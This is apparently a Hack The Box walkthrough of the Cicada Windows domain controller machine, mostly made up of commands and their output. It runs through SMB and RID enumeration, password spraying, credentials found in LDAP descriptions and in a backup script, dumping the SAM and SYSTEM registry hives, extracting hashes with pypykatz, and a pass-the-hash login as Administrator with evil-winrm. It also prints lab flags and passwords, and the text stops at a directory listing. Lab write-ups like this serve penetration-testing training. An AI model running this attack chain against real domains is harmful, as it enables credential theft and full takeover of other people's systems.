
Welcome to my first walkthrough and my first Hack The Box Seasonal Machine.



The Initial step is to run an Nmap scan.

nmap -sC -sV 10.10.11.35 -T5


```
┌──(root㉿V)-[~]
└─# nmap -sC -sV 10.10.11.35 -T5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-16 17:18 IST
Nmap scan report for cicada.htb (10.10.11.35)
Host is up (0.36s latency).
Not shown: 989 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-12-16 18:49:03Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: cicada.htb0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:CICADA-DC.cicada.htb
| Not valid before: 2024-08-22T20:24:16
|_Not valid after:  2025-08-22T20:24:16
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: cicada.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:CICADA-DC.cicada.htb
| Not valid before: 2024-08-22T20:24:16
|_Not valid after:  2025-08-22T20:24:16
|_ssl-date: TLS randomness does not represent time
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: cicada.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:CICADA-DC.cicada.htb
| Not valid before: 2024-08-22T20:24:16
|_Not valid after:  2025-08-22T20:24:16
|_ssl-date: TLS randomness does not represent time
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: cicada.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:CICADA-DC.cicada.htb
| Not valid before: 2024-08-22T20:24:16
|_Not valid after:  2025-08-22T20:24:16
|_ssl-date: TLS randomness does not represent time
Service Info: Host: CICADA-DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2024-12-16T18:49:51
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|     Message signing enabled and required
|_clock-skew: 6h59m59s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 105.72 seconds
```

After NMAP scan we have the our Domain name *(cicada.htb)* & Domain controller *(CICADA-DC. Cicada.htb)*

- echo "10.10.11.35 cicada.htb CICADA-DC.cicada.htb" | tee -a /etc/hosts
- cat /etc/hosts
- netexec smb cicada.htb -u anonymous -p ""
- netexec smb cicada.htb -u anonymous -p "" --shares



Using netexec we access the HR share

- smbclient //cicada.htb/HR -U anonymous -p "" -N

```
┌──(root㉿V)-[~]
└─# smbclient //cicada.htb/HR -U anonymous -p "" -N
Try "help" to get a list of possible commands.
smb: \> mget *
Get file Notice from HR.txt? y
getting file \Notice from HR.txt of size 1266 as Notice from HR.txt (0.8 KiloBytes/sec) (average 0.8 KiloBytes/sec)
smb: \> exit
```

It shows a txt file named ‘Notice from HR.txt’ and I downloaded it to check it.

```
┌──(root㉿V)-[~]
└─# cat Notice\ from\ HR.txt

Dear new hire!

Welcome to Cicada Corp! We're thrilled to have you join our team. As part of our security protocols, it's essential that you change your default password to something unique and secure.

Your default password is: Cicada$M6Corpb*@Lp#nZp!8

To change your password:

1. Log in to your Cicada Corp account** using the provided username and the default password mentioned above.
2. Once logged in, navigate to your account settings or profile settings section.
3. Look for the option to change your password. This will be labeled as "Change Password".
4. Follow the prompts to create a new password**. Make sure your new password is strong, containing a mix of uppercase letters, lowercase letters, numbers, and special characters.
5. After changing your password, make sure to save your changes.

Remember, your password is a crucial aspect of keeping your account secure. Please do not share your password with anyone, and ensure you use a complex password.

If you encounter any issues or need assistance with changing your password, don't hesitate to reach out to our support team at support@cicada.htb.

Thank you for your attention to this matter, and once again, welcome to the Cicada Corp team!

Best regards,
Cicada Corp
```

The file contains the Password. Now we have a password let's try to find any user who may use this password.

- netexec smb cicada.htb -u anonymous -p "" --rid-brute

```
┌──(root㉿V)-[~]
└─# netexec smb cicada.htb -u anonymous -p ""  --rid-brute

SMB         10.10.11.35     445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\anonymous: (Guest)
SMB         10.10.11.35     445    CICADA-DC        498: CICADA\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        500: CICADA\Administrator (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        501: CICADA\Guest (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        502: CICADA\krbtgt (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        512: CICADA\Domain Admins (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        513: CICADA\Domain Users (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        514: CICADA\Domain Guests (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        515: CICADA\Domain Computers (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        516: CICADA\Domain Controllers (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        517: CICADA\Cert Publishers (SidTypeAlias)
SMB         10.10.11.35     445    CICADA-DC        518: CICADA\Schema Admins (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        519: CICADA\Enterprise Admins (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        520: CICADA\Group Policy Creator Owners (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        521: CICADA\Read-only Domain Controllers (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        522: CICADA\Cloneable Domain Controllers (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        525: CICADA\Protected Users (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        526: CICADA\Key Admins (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        527: CICADA\Enterprise Key Admins (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        553: CICADA\RAS and IAS Servers (SidTypeAlias)
SMB         10.10.11.35     445    CICADA-DC        571: CICADA\Allowed RODC Password Replication Group (SidTypeAlias)
SMB         10.10.11.35     445    CICADA-DC        572: CICADA\Denied RODC Password Replication Group (SidTypeAlias)
SMB         10.10.11.35     445    CICADA-DC        1000: CICADA\CICADA-DC$ (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        1101: CICADA\DnsAdmins (SidTypeAlias)
SMB         10.10.11.35     445    CICADA-DC        1102: CICADA\DnsUpdateProxy (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        1103: CICADA\Groups (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        1104: CICADA\john.smoulder (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        1105: CICADA\sarah.dantelia (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        1106: CICADA\michael.wrightson (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        1108: CICADA\david.orelious (SidTypeUser)
SMB         10.10.11.35     445    CICADA-DC        1109: CICADA\Dev Support (SidTypeGroup)
SMB         10.10.11.35     445    CICADA-DC        1601: CICADA\emily.oscars (SidTypeUser)
```

After running nxc, we found a bunch of usernames. Let’s try to validate our users with the password found earlier.

I store all the usernames in (`users.txt`)

```
┌──(root㉿V)-[~]
└─# gedit user.txt

(gedit:4706): tepl-WARNING **: 17:34:23.090: Style scheme 'Kali-Dark' cannot be found, falling back to 'Kali-Dark' default style scheme.

(gedit:4706): tepl-WARNING **: 17:34:23.090: Default style scheme 'Kali-Dark' cannot be found, check your installation.
```

```
1 john.smoulder
2 sarah.dantelia
3 michael.wrightson
4 david.orelious
5 Dev
6 emily.oscars
```

Let's do a password spray with netexec

- netexec smb cicada.htb -u user.txt -p 'Cicada$M6Corpb*@Lp#nZp!8'

We found a user 'Michael Wrightson' who uses the password found earlier.

- netexec smb cicada.htb -u michael.wrightson -p 'Cicada$M6Corpb*@Lp#nZp!8' --shares

```
┌──(root㉿V)-[~]
└─# netexec smb cicada.htb -u user.txt -p 'Cicada$M6Corpb*@Lp#nZp!8'

SMB         10.10.11.35     445    CICADA-DC       [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.35     445    CICADA-DC       [-] cicada.htb\john.smoulder:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB         10.10.11.35     445    CICADA-DC       [-] cicada.htb\sarah.dantelia:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB         10.10.11.35     445    CICADA-DC       [+] cicada.htb\michael.wrightson:Cicada$M6Corpb*@Lp#nZp!8

┌──(root㉿V)-[~]
└─# netexec smb cicada.htb -u michael.wrightson -p 'Cicada$M6Corpb*@Lp#nZp!8'  --shares

SMB         10.10.11.35     445    CICADA-DC       [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.35     445    CICADA-DC       [+] cicada.htb\michael.wrightson:Cicada$M6Corpb*@Lp#nZp!8
SMB         10.10.11.35     445    CICADA-DC       [*] Enumerated shares
SMB         10.10.11.35     445    CICADA-DC       Share           Permissions     Remark
SMB         10.10.11.35     445    CICADA-DC       -----           -----------     ------
SMB         10.10.11.35     445    CICADA-DC       ADMIN$                          Remote Admin
SMB         10.10.11.35     445    CICADA-DC       C$                              Default share
SMB         10.10.11.35     445    CICADA-DC       DEV
SMB         10.10.11.35     445    CICADA-DC       HR              READ
SMB         10.10.11.35     445    CICADA-DC       IPC$            READ            Remote IPC
SMB         10.10.11.35     445    CICADA-DC       NETLOGON        READ            Logon server share
SMB         10.10.11.35     445    CICADA-DC       SYSVOL          READ            Logon server share
```

ldapsearch is used to query and gather information from directory services (like Active Directory) to enumerate user accounts, groups, and other network details that could help identify potential vulnerabilities or targets for further attacks.

- ldapsearch -H ldap://cicada.htb -D 'michael.wrightson@cicada.htb' -w 'Cicada$M6Corpb*@Lp#nZp!8' -b 'dc=cicada,dc=htb'

```
┌──(root㉿V)-[~]
└─# ldapsearch -H ldap://cicada.htb -D 'michael.wrightson@cicada.htb' -w 'Cicada$M6Corpb*@Lp#nZp!8' -b 'dc=cicada,dc=htb'


# extended LDIF
#
# LDAPv3
# base <dc=cicada,dc=htb> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#

# cicada.htb
dn: DC=cicada,DC=htb
objectClass: top
objectClass: domain
objectClass: domainDNS
distinguishedName: DC=cicada,DC=htb
instanceType: 5
whenCreated: 20240314110913.0Z
whenChanged: 20241216170224.0Z
subRefs: DC=DomainDnsZones,DC=cicada,DC=htb
subRefs: DC=ForestDnsZones,DC=cicada,DC=htb
subRefs: CN=Configuration,DC=cicada,DC=htb
uSNCreated: 4099
dSASignature:: AQAAACgAAAAAAAAAAAAAAAAAAAAAAAAAAAAAtjbkfJKCAEWhotWA90BBVw==
uSNChanged: 196664
name: cicada
objectGUID:: t/9uUtkEcU6GUir6/F/Y4A==
replUpToDateVector:: AgAAAAAAAAAPAAAAAAAAAN5vZApGs2FKkbS2vn0tk60d8AEAAAAAAKtQ4
 RwDAAAAsGlMKikniEul6SOacTX3liRgAgAAAAAAcoriHAMAAAAVEr0qoVwfSLOjDOjAth0NHOABAA
 AAAACh6N8cAWAAAK+qLDkO3fdHs0uyaQVVn44fEAIAAAAAAAV64RwDAAAAoRpkRIF5+k6gSstx/68
 wzh4AAgAAAAAAQF3hHAMAAADfPuBSRuVkT7grPo1jAYz4I1ACAAAAAACLj+EcAwAAACgtU1ayzflF
 tZ3q0oF+cIcr0AIAAAAAAAzG4hwDAAAAtjbkfJKCAEWhotWA90BBVwrAAAAAAAAAc97XHAMAAADzT
 P2JCyr4R5Ai973ExkVtJoACAAAAAAAAasOIcAwAAANACjpAlX+BPlnJ3kA3WzA4uAAMAAAAAABnucB
 0DAAAAaE50s3GvQU2f3LXEBUNbOheQAQAAAAAAkmXdHAMAAABOhOrW0R+zS6sNX5zDhlReGbABAAA
 AAACrcN0cAwAAAG/Jlt6JXiNHim7BjVkd0x4qwAIAAAAAAL2/4hwDAAAA4aRP7N9o9EavuLlkyz+M
 2BVwAQAAAAAAh4vZHAMAAAAwB2//SgRuSoX2Di5jYB6RLOACAAAAAACZIgIdAwAAAA==
creationTime: 133788421447963514
forceLogoff: -9223372036854775808
lockoutDuration: -18000000000
lockOutObservationWindow: -18000000000
lockoutThreshold: 0
maxPwdAge: -36288000000000
minPwdAge: -864000000000
minPwdLength: 7
```

- ldapsearch -H ldap://cicada.htb -D 'michael.wrightson@cicada.htb' -w 'Cicada$M6Corpb*@Lp#nZp!8' -b 'dc=cicada,dc=htb' | grep pass

```
┌──(root㉿V)-[~]
└─# ldapsearch -H ldap://cicada.htb -D 'michael.wrightson@cicada.htb' -w 'Cicada$M6Corpb*@Lp#nZp!8' -b 'dc=cicada,dc=htb' | grep pass

description: Members in this group can have their passwords replicated to all
description: Members in this group cannot have their passwords replicated to a
description: Just in case I forget my password is aRt$Lp#7t*VQ!3

┌──(root㉿V)-[~]
└─#
```

Now we have a password let's try to find any user who may use this password.

Let’s do a password spray with netexec

- netexec smb cicada.htb -u user.txt -p 'aRt$Lp#7t*VQ!3'

```
┌──(root㉿V)-[~]
└─# netexec smb cicada.htb -u user.txt  -p 'aRt$Lp#7t*VQ!3'

SMB         10.10.11.35     445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.35     445    CICADA-DC        [-] cicada.htb\john.smoulder:aRt$Lp#7t*VQ!3 STATUS_LOGON_FAILURE
SMB         10.10.11.35     445    CICADA-DC        [-] cicada.htb\sarah.dantelia:aRt$Lp#7t*VQ!3 STATUS_LOGON_FAILURE
SMB         10.10.11.35     445    CICADA-DC        [-] cicada.htb\michael.wrightson:aRt$Lp#7t*VQ!3 STATUS_LOGON_FAILURE
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\david.orelious:aRt$Lp#7t*VQ!3
```

We run ‘netexec’ to check if this user has access to some more shares and indeed he does have access to a few more shares.

- netexec smb cicada.htb -u david.orelious -p 'aRt$Lp#7t*VQ!3' --shares

```
┌──(root㉿V)-[~]
└─# netexec smb cicada.htb -u david.orelious -p 'aRt$Lp#7t*VQ!3' --shares

SMB         10.10.11.35     445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\david.orelious:aRt$Lp#7t*VQ!3
SMB         10.10.11.35     445    CICADA-DC        [*] Enumerated shares
SMB         10.10.11.35     445    CICADA-DC        Share           Permissions     Remark
SMB         10.10.11.35     445    CICADA-DC        -----           -----------     ------
SMB         10.10.11.35     445    CICADA-DC        ADMIN$                          Remote Admin
SMB         10.10.11.35     445    CICADA-DC        C$                              Default share
SMB         10.10.11.35     445    CICADA-DC        DEV             READ
SMB         10.10.11.35     445    CICADA-DC        HR              READ
SMB         10.10.11.35     445    CICADA-DC        IPC$            READ            Remote IPC
SMB         10.10.11.35     445    CICADA-DC        NETLOGON        READ            Logon server share
SMB         10.10.11.35     445    CICADA-DC        SYSVOL          READ            Logon server share
```

Let’s check the ‘DEV’ and find a PowerShell script called ‘Backup_script.ps1’.

- smbclient //cicada.htb/DEV -U david.orelious

```
root@V: ~        root@V: ~        root@V: ~

┌──(root㉿V)-[~]
└─# smbclient //cicada.htb/DEV -U david.orelious

Password for [WORKGROUP\david.orelious]:
Try "help" to get a list of possible commands.
smb: \> mget *
Get file Backup_script.ps1? y
getting file \Backup_script.ps1 of size 601 as Backup_script.ps1 (0.4 KiloBytes/sec) (average 0.4 KiloBytes/sec)
smb: \> exit
```

So, I downloaded this script, took a look, and found a new user and password!

```
root@V: ~        root@V: ~

┌──(root㉿V)-[~]
└─# cat Backup_script.ps1

$sourceDirectory = "C:\smb"
$destinationDirectory = "D:\Backup"

$username = "emily.oscars"
$password = ConvertTo-SecureString "Q!3@Lp#M6b*7t*Vt" -AsPlainText -Force
$credentials = New-Object System.Management.Automation.PSCredential($username, $password)
$dateStamp = Get-Date -Format "yyyyMMdd_HHmmss"
$backupFileName = "smb_backup_$dateStamp.zip"
$backupFilePath = Join-Path -Path $destinationDirectory -ChildPath $backupFileName
Compress-Archive -Path $sourceDirectory -DestinationPath $backupFilePath
Write-Host "Backup completed successfully. Backup file saved to: $backupFilePath"
```

- netexec smb cicada.htb -u emily.oscars -p 'Q!3@Lp#M6b*7t*Vt' --shares

```
┌──(root㉿V)-[~]
└─# netexec smb cicada.htb -u emily.oscars -p 'Q!3@Lp#M6b*7t*Vt'  --shares

SMB         10.10.11.35     445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.35     445    CICADA-DC        [+] cicada.htb\emily.oscars:Q!3@Lp#M6b*7t*Vt
SMB         10.10.11.35     445    CICADA-DC        [*] Enumerated shares
SMB         10.10.11.35     445    CICADA-DC        Share           Permissions     Remark
SMB         10.10.11.35     445    CICADA-DC        -----           -----------     ------
SMB         10.10.11.35     445    CICADA-DC        ADMIN$          READ            Remote Admin
SMB         10.10.11.35     445    CICADA-DC        C$              READ,WRITE      Default share
SMB         10.10.11.35     445    CICADA-DC        DEV
SMB         10.10.11.35     445    CICADA-DC        HR              READ
SMB         10.10.11.35     445    CICADA-DC        IPC$            READ            Remote IPC
SMB         10.10.11.35     445    CICADA-DC        NETLOGON        READ            Logon server share
SMB         10.10.11.35     445    CICADA-DC        SYSVOL          READ            Logon server share
```

Getting the Shell

We try to see if we can get a shell with ‘evil-winrm’.

- evil-winrm -i cicada.htb -u emily.oscars -p 'Q!3@Lp#M6b*7t*Vt'

We navigated to the Desktop folder and found the user.txt file.

```
┌──(root㉿V)-[~]
└─# evil-winrm -i  cicada.htb -u emily.oscars -p 'Q!3@Lp#M6b*7t*Vt'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Documents> cd ..
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA> cd Desktop
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Desktop> ls


    Directory: C:\Users\emily.oscars.CICADA\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        12/16/2024   9:03 AM             34 user.txt


*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Desktop> cat user.txt
90d345e1d7f1f6fd55a29984de62891c
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Desktop>
```

- evil-winrm -i cicada.htb -u emily.oscars -p 'Q!3@Lp#M6b*7t*Vt'

Firstly, check if the Temp directory exists. Then, see if there are any files present in it. If there are, download the file using the following command.

Download the registry files to our attacking machine


- `cd Temp`
- `download sam`
- `download system`

`OR`

`If the file is not present, then run the following commands and download the file.`

Copy the registry files into a "Temp" folder.

- `cd c:\`
- `mkdir Temp`
- `reg save hklm\sam c:\Temp\sam`
- `reg save hklm\system c:\Temp\system`



Extract the hive secrets from the files

- `pypzkatz registry --sam sam system`

```
┌──(root㉿V)-[~]
└─# pypykatz registry --sam sam system

WARNING:pypykatz:SECURITY hive path not supplied! Parsing SECURITY will not work
WARNING:pypykatz:SOFTWARE hive path not supplied! Parsing SOFTWARE will not work
============== SYSTEM hive secrets ==============
CurrentControlSet: ControlSet001
Boot Key: 3c2b033757a49110a9ee680b46e8d620
============== SAM hive secrets ==============
HBoot Key: a1c299e572ff8c643a857d3fdb3e5c7c10101010101010101010101010101010
Administrator:500:aad3b435b51404eeaad3b435b51404ee:2b87e7c93a3e8a0ea4a581937016f341:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

We got the NTLM hash for the Administrator, we can use evil-winrm to log in with the hash using the following command.

- evil-winrm -i cicada.htb -u Administrator -H <hash>

Navigate to the Desktop and access root .txt

```
root@V: ~                                   root@V: ~

Info: Exiting with code 0

┌──(root㉿V)-[~]
└─# evil-winrm -i cicada.htb -u Administrator -H 2b87e7c93a3e8a0ea4a581937016f341

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is uni

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-co

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> dir

    Directory: C:\Users\Administrator

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-r---        3/14/2024   3:45 AM                3D Objects
d-r---        3/14/2024   3:45 AM                Contacts
d-r---        8/30/2024  10:06 AM                Desktop
d-r---        3/14/2024  10:20 PM                Documents
d-r---        3/14/2024   3:45 AM                Downloads
d-r---        3/14/2024   3:45 AM                Favorites
d-r---        3/14/2024   3:45 AM                Links
d-r---        3/14/2024   3:45 AM                Music
d-r---        3/14/2024   3:45 AM                Pictures
d-r---        3/14/2024   3:45 AM                Saved Games
d-r---        3/14/2024   3:45 AM                Searches
